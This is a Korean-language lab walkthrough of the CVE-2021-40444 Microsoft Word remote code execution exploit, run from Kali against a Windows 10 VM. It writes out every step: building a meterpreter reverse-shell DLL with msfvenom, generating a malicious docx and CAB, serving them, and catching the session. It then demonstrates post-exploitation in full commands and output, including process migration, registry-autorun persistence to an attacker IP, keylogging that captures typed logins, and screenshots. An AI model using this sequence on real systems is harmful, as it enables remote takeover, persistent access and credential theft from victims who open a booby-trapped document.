

악성코드 : CVE-2021-40444


Microsoft는 Office 365 및 Office 2019에 영향을 미치는 원격 코드 실행 취약점

[실습 환경]

- 공격자 PC : kali
- 피해자 PC : Windows 10 64bit / Word 2016

CVE-2021-40444로 제작한 악성 파일

- 1) CVE-2018-0802로 제작한 악성 파일과 마찬가지로 Windows Defender에서 막는 것을 확인



(실시간 보호 끈 후에 실습 진행)

- 2) Migrate(이주) 작업 (8쪽 미터프리터 기능 참고)
 - 시스템의 사용자가 브라우저를 닫으면 세션이 끊어짐.
 - 이런 문제를 해결하기 위해 더 안전한 프로세스로 이주하여 시스템과의 연결을 유지
- 3) 실행시켰을 때 피해자 PC와 통신 확인
- 4) 레지스트리에 등록 가능 확인
- 5) 키로깅, 스크린 캡처, 파일 업/다운로드 등 기능 수행 가능 확인

[실습 방법]

- 공격자 PC : kali (3개의 터미널 모두 root 권한으로 실행 : su root 명령어 사용)

```
(user@kali)~$ sudo passwd
[sudo] password for user:
New password:
Retype new password:
passwd: password updated successfully
```

초기 root 비밀번호 설정 필요

- 터미널 1

1. CVE-2021-40444 공격 코드 github에서 다운로드

```
(user@kali)-[~]
$ su root
Password:
(root@kali)-[/home/user]
# git clone https://github.com/lockedbyte/CVE-2021-40444.git
Cloning into 'CVE-2021-40444' ...
remote: Enumerating objects: 103, done.
remote: Counting objects: 100% (103/103), done.
remote: Compressing objects: 100% (87/87), done.
remote: Total 103 (delta 29), reused 43 (delta 6), pack-reused 0
Receiving objects: 100% (103/103), 662.89 KiB | 2.22 MiB/s, done.
Resolving deltas: 100% (29/29), done.
```

2. test 디렉터리로 이동 후 reverse shell 생성

```
(root@kali)-[/home/user/CVE-2021-40444/test]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.200.101 netmask 255.255.255.0 broadcast 192.168.200.255
    ether 00:0c:29:29:5d:63 txqueuelen 1000 (Ethernet)
    RX packets 802 bytes 830466 (811.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 233 bytes 18608 (18.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 400 (400.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 400 (400.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@kali)-[/home/user/CVE-2021-40444/test]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.200.101 LPORT=4444 -f dll -o payload.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of dll file: 8704 bytes
Saved as: payload.dll
```

3. 문서에 reverse shell 추가하여 악성 문서 파일 제작(여기서 오류 날 경우 명령어 'sudo apt-get install lcat' 먼저 입력 후 진행)

```
(root@kali)-[/home/user/CVE-2021-40444/test]
# cd ../
```

```

(root@kali)~[/home/user/CVE-2021-40444]
# sudo apt-get install lcab
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer require
d:
  gstreamer1.0-pulseaudio librest-0.7-0
Use 'sudo apt autoremove' to remove them.
Suggested packages:
  cabextract
The following NEW packages will be installed:
  lcab
0 upgraded, 1 newly installed, 0 to remove and 1015 not upgraded.
Need to get 11.7 kB of archives.
After this operation, 35.8 kB of additional disk space will be used.
Get:1 http://mirror.anigil.com/kali kali-rolling/main amd64 lcab amd64 1.0b12
-7+b1 [11.7 kB]
Fetched 11.7 kB in 1s (18.9 kB/s)
Selecting previously unselected package lcab.
(Reading database ... 280474 files and directories currently installed.)
Preparing to unpack .../lcab_1.0b12-7+b1_amd64.deb ...
Unpacking lcab (1.0b12-7+b1) ...
Setting up lcab (1.0b12-7+b1) ...
Processing triggers for kali-menu (2021.2.3) ...
Processing triggers for man-db (2.9.4-2) ...

```

```

(root@kali)~[/home/user/CVE-2021-40444]
# python3 exploit.py generate test/payload.dll http://192.168.200.101 1
[%] CVE-2021-40444 - MS Office Word RCE Exploit [%]
[*] Option is generate a malicious payload...

[ = Options = ]
[ DLL Payload: test/payload.dll
[ HTML Exploit URL: http://192.168.200.101

[*] Writing HTML Server URL ...
[*] Generating malicious docx file ...
  adding: [Content_Types].xml (deflated 75%)
  adding: _rels/ (stored 0%)
  adding: _rels/.rels (deflated 61%)
  adding: docProps/ (stored 0%)
  adding: docProps/core.xml (deflated 50%)
  adding: docProps/app.xml (deflated 48%)
  adding: word/ (stored 0%)
  adding: word/fontTable.xml (deflated 74%)
  adding: word/theme/ (stored 0%)
  adding: word/theme/theme1.xml (deflated 79%)
  adding: word/styles.xml (deflated 89%)
  adding: word/_rels/ (stored 0%)
  adding: word/_rels/document.xml.rels (deflated 75%)
  adding: word/document.xml (deflated 85%)
  adding: word/settings.xml (deflated 63%)
  adding: word/webSettings.xml (deflated 57%)
[*] Generating malicious CAB file ...
[*] Updating information on HTML exploit...
[+] Malicious Word Document payload generated at: out/document.docx
[+] Malicious CAB file generated at: srv/word.cab
[i] You can execute now the server and then send document.docx to target

```

4. 악성 문서 파일 확인


4-1. out 디렉터리로 이동 후 해당 악성 문서파일 확인(해당 문서 위치 : kali)

```
(root@kali)~# cd out
(root@kali)~/out# ls
0-blank  document.docx
```

4-2. 피해자 pc에서 다운로드 받을 수 있게끔 서버 설정(해당 문서의 주소 : ip주소:port번호 형식)
http server 생성하여 피해자 pc에서 파일 다운로드

`python3 -m http.server 88`

```
(root@kali)~# python3 -m http.server 88
Serving HTTP on 0.0.0.0 port 88 (http://0.0.0.0:88/) ...
192.168.200.191 - - [30/Oct/2021 02:18:08] "GET / HTTP/1.1" 200 -
192.168.200.191 - - [30/Oct/2021 02:18:10] "code 404, message File not found"
192.168.200.191 - - [30/Oct/2021 02:18:10] "GET /favicon.ico HTTP/1.1" 404 -
192.168.200.191 - - [30/Oct/2021 02:18:31] "GET /out/ HTTP/1.1" 200 -
192.168.200.191 - - [30/Oct/2021 02:22:41] "GET /out/document.docx HTTP/1.1" 200 -
```



192.168.200.201:88/out/ 에 악성 문서 파일 존재 확인 및 다운로드 진행

- 터미널 2

· 해당 악성코드 host 80 포트로 열기 => `python3 exploit.py host 80`

(이 부분은 편의를 위해 터미널 창을 하나 더 열어 진행했습니다)

- 터미널 3

1) msfconsole 이용

```
(user@kali)-[~]
$ su root
Password:
(root@kali)-[/home/user]
# msfconsole

.:ok000kdc'      'cdk000ko:,
.x0000000000000c  c0000000000000x,
.n00000000000000k k00000000000000k
```

2) reverse shell 연결할 수 있도록 설정

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ---  -
  LHOST
  LPORT  4444             yes       The listen port

Payload options (generic/shell_reverse_tcp):

  Name  Current Setting  Required  Description
  ---  -
  LHOST
  LPORT  4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Wildcard Target

msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.200.101
```

설정 전과 후 options 명령어 실행 화면이 다른 것을 알 수 있음

```
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ---  -
  LHOST
  LPORT  4444             yes       The listen port

Payload options (windows/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ---  -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST      192.168.200.101 yes       The listen address (an interface may be specified)
  LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Wildcard Target
```

3) 공격 실행

- `msf6 exploit(multi/handler) > run`

```
msf6 exploit(multi/handler) > run  
[*] Started reverse TCP handler on 192.168.200.101:4444
```

4) 피해자 pc에서 편집 사용 버튼을 누를 시 세션 연결(meterpreter) 확인 가능


- 피해자 pc와 연결되면(편집 사용 버튼 눌러야 함) 자동으로 위 명령어(run)을 실행하다보면 'meterpreter >' 이 나타남
- 이때, shell 명령어를 입력하면 피해자 IP 주소 확인 가능

```
(root@kali)~[/home/user]  
# cd CVE-2021-40444  
  
(root@kali)~[/home/user/CVE-2021-40444]  
# python3 exploit.py host 80  
[%] CVE-2021-40444 - MS Office Word RCE Exploit [%]  
[*] Option is host HTML Exploit...  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  
192.168.200.191 - - [30/Oct/2021 02:25:48] code 501, message Unsupported method ('OPTIONS')  
192.168.200.191 - - [30/Oct/2021 02:25:48] "OPTIONS / HTTP/1.1" 501 -  
192.168.200.191 - - [30/Oct/2021 02:25:48] "HEAD /word.html HTTP/1.1" 200 -  
192.168.200.191 - - [30/Oct/2021 02:25:51] code 501, message Unsupported method ('OPTIONS')  
192.168.200.191 - - [30/Oct/2021 02:25:51] "OPTIONS / HTTP/1.1" 501 -  
192.168.200.191 - - [30/Oct/2021 02:25:51] code 501, message Unsupported method ('OPTIONS')  
192.168.200.191 - - [30/Oct/2021 02:25:51] "OPTIONS / HTTP/1.1" 501 -  
192.168.200.191 - - [30/Oct/2021 02:25:51] code 501, message Unsupported method ('OPTIONS')  
192.168.200.191 - - [30/Oct/2021 02:25:51] "OPTIONS / HTTP/1.1" 501 -  
192.168.200.191 - - [30/Oct/2021 02:25:51] code 501, message Unsupported method ('OPTIONS')  
192.168.200.191 - - [30/Oct/2021 02:25:51] "OPTIONS / HTTP/1.1" 501 -  
192.168.200.191 - - [30/Oct/2021 02:25:51] "GET /word.html HTTP/1.1" 200 -  
192.168.200.191 - - [30/Oct/2021 02:25:51] "HEAD /word.html HTTP/1.1" 200 -  
192.168.200.191 - - [30/Oct/2021 02:25:52] "HEAD /word.html HTTP/1.1" 200 -  
192.168.200.191 - - [30/Oct/2021 02:25:52] code 501, message Unsupported method ('OPTIONS')
```

- 피해자 PC : Windows 10



설정된 ip 주소 및 포트 번호로 이동했을 때 나타나는 화면 (out/에 document.docx 존재)



피해자 pc에서 해당 악성 문서 파일을 열 경우 나오는 화면

미터프리터 기능

1) Migrate(이주) 작업

: 더 안전한 프로세스로 Migrate 하여 프로세스가 죽지 않고 연결을 유지하도록 하는 작업

[명령어]

- ps : 피해자의 프로세스 리스트 확인
- run post/windows/manage/migrate : 자동으로 안전한 프로세스로 이주
- migrate <PID> : 해당 프로세스로 이주

- test.exe가 바이러스 파일(PID : 532)

```
meterpreter > ps

Process List
-----
PID  PPID  Name              Arch  Session  User              Path
---  ---  ---
0     0     [System Process]
4     0     System
64    788    RuntimeBroker.exe x64   1         LEECHANJIN7FD4\chanjmw C:\Windows\System32\RuntimeBroker.exe
92    4      Registry
316   4      smss.exe
372   608    dwm.exe
432   408    csrss.exe
512   408    wininit.exe
520   504    csrss.exe
532   2924   test.exe          x86   1         LEECHANJIN7FD4\chanjmw C:\Users\chanjmw\Desktop\test.exe
608   504    winlogon.exe
652   512    services.exe
672   512    lsass.exe
```

- 안전한 프로세스로 Migrate

Migrate 할 프로세스(PID : 4172)

```
meterpreter > run post/windows/manage/migrate

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Running module against LEECHANJIN7FD4
[*] Current server process: test.exe (532)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 4172
[+] Successfully migrated into process 4172
```

- Migrate 작업 확인

```
3768  976    sihost.exe        x64   1         LEECHANJIN7FD4\chanjmw C:\Windows\System32\sihost.exe
3804  652    svchost.exe       x64   1         LEECHANJIN7FD4\chanjmw C:\Windows\System32\svchost.exe
3848  788    ShellExperienceHost.exe x64   1         LEECHANJIN7FD4\chanjmw C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2txyewy\ShellExperienceHost.exe
3944  1064   ctfmon.exe        x64   1         LEECHANJIN7FD4\chanjmw C:\Windows\System32\ctfmon.exe
3952  976    taskhostw.exe     x64   1         LEECHANJIN7FD4\chanjmw C:\Windows\System32\taskhostw.exe
4108  788    RuntimeBroker.exe x64   1         LEECHANJIN7FD4\chanjmw C:\Windows\System32\RuntimeBroker.exe
4172  532    notepad.exe       x86   1         LEECHANJIN7FD4\chanjmw C:\Windows\SysWOW64\notepad.exe
4488  788    YourPhone.exe     x64   1         LEECHANJIN7FD4\chanjmw C:\Program Files\WindowsApps\Microsoft.YourPhone_1.21084.79.0_x64__8wekyb3d8bbwe\YourPhone.exe
4500  2680   prl_cc.exe        x64   1         LEECHANJIN7FD4\chanjmw C:\Program Files (x86)\Parallels\Parallels Tools\prl_cc.exe
4532  768    msedge.exe        x64   1         LEECHANJIN7FD4\chanjmw C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
4544  652    svchost.exe
```


2) Persistence(지속성) 작업

: 피해자의 PC가 재부팅된 이후에도 미터프리터가 수행될 수 있게 미터프리터 에이전트를 삽입


[옵션]

- -X : 윈도우 부팅 시 에이전트 자동 시작
 - -i <N> : 연결을 재시도하기 전에 N초 대기
 - -p <포트번호>
 - -r <공격자 IP>
- 공격자 PC에 리소스 파일 생성(~.rc)
 - 피해자 PC에 스크립트 파일 생성(MsydhxNGex.vbs)
 - 레지스트리 키 생성(ggHqZueEAlz)

```
meterpreter > run persistence -X -i 30 -p 8013 -r 10.211.55.5

[!] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[!] Example: run exploit/windows/local/persistence OPTION=value [ ... ]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/LEECHANJIN7FD4_20211024.0555/LEECHANJIN7FD4_20211024.0555.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.211.55.5 LPORT=8013
[*] Persistent agent script is 99621 bytes long
[+] Persistent Script written to C:\Users\chanjmw\AppData\Local\Temp\MsydhxNGex.vbs
[*] Executing script C:\Users\chanjmw\AppData\Local\Temp\MsydhxNGex.vbs
[+] Agent executed with PID 2144
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\ggHqZueEAlz
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\ggHqZueEAlz
```

- 피해자 PC에서 스크립트 파일 확인



- PID 2144 확인

```
1708 652 svchost.exe ...
1832 652 svchost.exe ...
1840 652 svchost.exe ...
1880 652 svchost.exe ...
1956 652 spoolsv.exe ...
1964 652 svchost.exe ...
2064 652 svchost.exe ...
2144 4172 cscript.exe x86 1 LEECHANJIN7FD4\chanjmw C:\Windows\SysWOW64\cscript.exe
2268 652 eaushvc.exe ...
2276 652 OfficeClickToRun.exe
2312 652 svchost.exe ...
2356 788 SearchApp.exe x64 1 LEECHANJIN7FD4\chanjmw C:\Windows\SystemApps\Microsoft.Windows.Search\cw5n1h2txxewy\SearchApp.exe
```


3) Keyscan 기능

: keyscan_start 명령은 미터프리터가 주입된 프로세스 내부에 새 스레드를 생성한다. 이 스레드는 캡처된 키 입력을 저장하기 위해 버퍼를 할당하고 정해진 시간마다 GetAsyncKeyState를 호출하여 키 코드 각각의 up/down 상태를 반환한다.

- 공격자 PC에서 Keyscan 시작 명령어 입력

```
meterpreter > keyscan_start  
Starting the keystroke sniffer ...
```

- 피해자 PC에서 키 입력




*제목 없음 - Windows 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)
qwerasdf1234!@#\$QWERTY

- 공격자 PC에서 확인

```
meterpreter > keyscan_dump  
Dumping captured keystrokes ...  
qwerasdf1234<Right Shift>!@#$QWERTY  
  
meterpreter > keyscan_stop  
Stopping the keystroke sniffer ...
```

- TEST 2




- 공격자 PC에서 확인

```
meterpreter > keyscan_dump
Dumping captured keystrokes ...
naver.com<CR>
qwer1234<Right Shift> !! @#$%
```

4) Screenshot

- 피해자 PC 화면



- 공격자 PC에서 명령어 입력 후 파일 확인

```
meterpreter > screenshot
Screenshot saved to: /root/oujIrtRY.jpeg
```

```
(root@kali)-[~]
# pwd
/root

(root@kali)-[~]
# ls
CVE-2021-40444  oujIrtRY.jpeg  test.exe
```

```
(rootkali)-[~]  
# pwd  
/root  
  
(rootkali)-[~]  
# ls  
CVE-2021-40444  oujIrtRY.jpeg  test.exe  
  
(rootkali)-[~]  
# cp /root/oujIrtRY.jpeg /home/kali
```

